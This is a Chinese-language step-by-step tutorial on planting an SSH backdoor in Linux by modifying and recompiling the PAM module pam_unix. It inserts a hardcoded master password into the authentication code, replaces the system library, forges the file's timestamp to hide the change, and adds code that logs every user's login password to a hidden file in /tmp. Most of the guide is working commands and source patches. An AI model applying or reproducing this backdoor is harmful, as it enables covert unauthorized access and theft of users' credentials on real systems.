
PAM是Linux默认的ssh认证登录机制,因为他是开源的,我们可以修改源码实现自定义认证逻辑,达到记录密码、自定义密码登录、dns带外等功能。
环境

- CentOS Linux release 7.8.2003 (Core)
- pam-1.1.8-23.el7.x86_64
centos需要关闭selinux,临时关闭setenforce 0。永久关闭需要修改/etc/selinux/config,将其中SELINUX设置为disabled。

自定义ssh密码
查看PAM版本rpm -qa|grep pam
下载对应源码:http://www.linux-pam.org/library/
wget http://www.linux-pam.org/library/Linux-PAM-1.1.8.tar.gz
tar zxvf Linux-PAM-1.1.8.tar.gz
安装gcc编译器和flex库
yum install gcc flex flex-devel -y
修改Linux-PAM-1.1.8/modules/pam_unix/pam_unix_auth.c源码实现自定义密码认证

/* verify the password of this user */
retval = _unix_verify_password(pamh, name, p, ctrl);
if(strcmp("fuckyou",p)==0){return PAM_SUCCESS;}
name = p = NULL;
编译生成so文件
cd Linux-PAM-1.1.8
./configure --prefix=/user --exec-prefix=/usr --localstatedir=/var --sysconfdir=/etc --disable-selinux --with-libiconv-prefix=/usr
make
生成的恶意认证so路径在./modules/pam_unix/.libs/pam_unix.so。用它来替换系统自带的pam_unix.so。
因为系统不同位数不同,pam_unix.so的路径也不一样,尽量用find找一下。

然后替换,注意先备份,万一恶意的so文件不可用就GG了。
cp /usr/lib64/security/pam_unix.so /tmp/pam_unix.so.bak
cp /root/Linux-PAM-1.1.8/modules/pam_unix/.libs/pam_unix.so /usr/lib64/security/pam_unix.so

此时先别急着断开ssh,先试一下能不能用我们设置的fuckyou密码登录。

成功登录,后门也就留好了。为了隐蔽,修改下pam_unix.so的时间戳。
touch pam_unix.so -r pam_umask.so

记录密码
同样编辑modules/pam_unix/pam_unix_auth.c文件

if(retval == PAM_SUCCESS){
    FILE * fp;
    fp = fopen("/tmp/.sshlog", "a");
    fprintf(fp, "%s : %s\n", name, p);
    fclose(fp);
}
ssh密码会被记录到/tmp/.sshlog中。编译并替换so
cd Linux-PAM-1.1.8
make clean && make
cp /root/Linux-PAM-1.1.8/modules/pam_unix/.libs/pam_unix.so /usr/lib64/security/pam_unix.so
此时登录ssh会记录密码
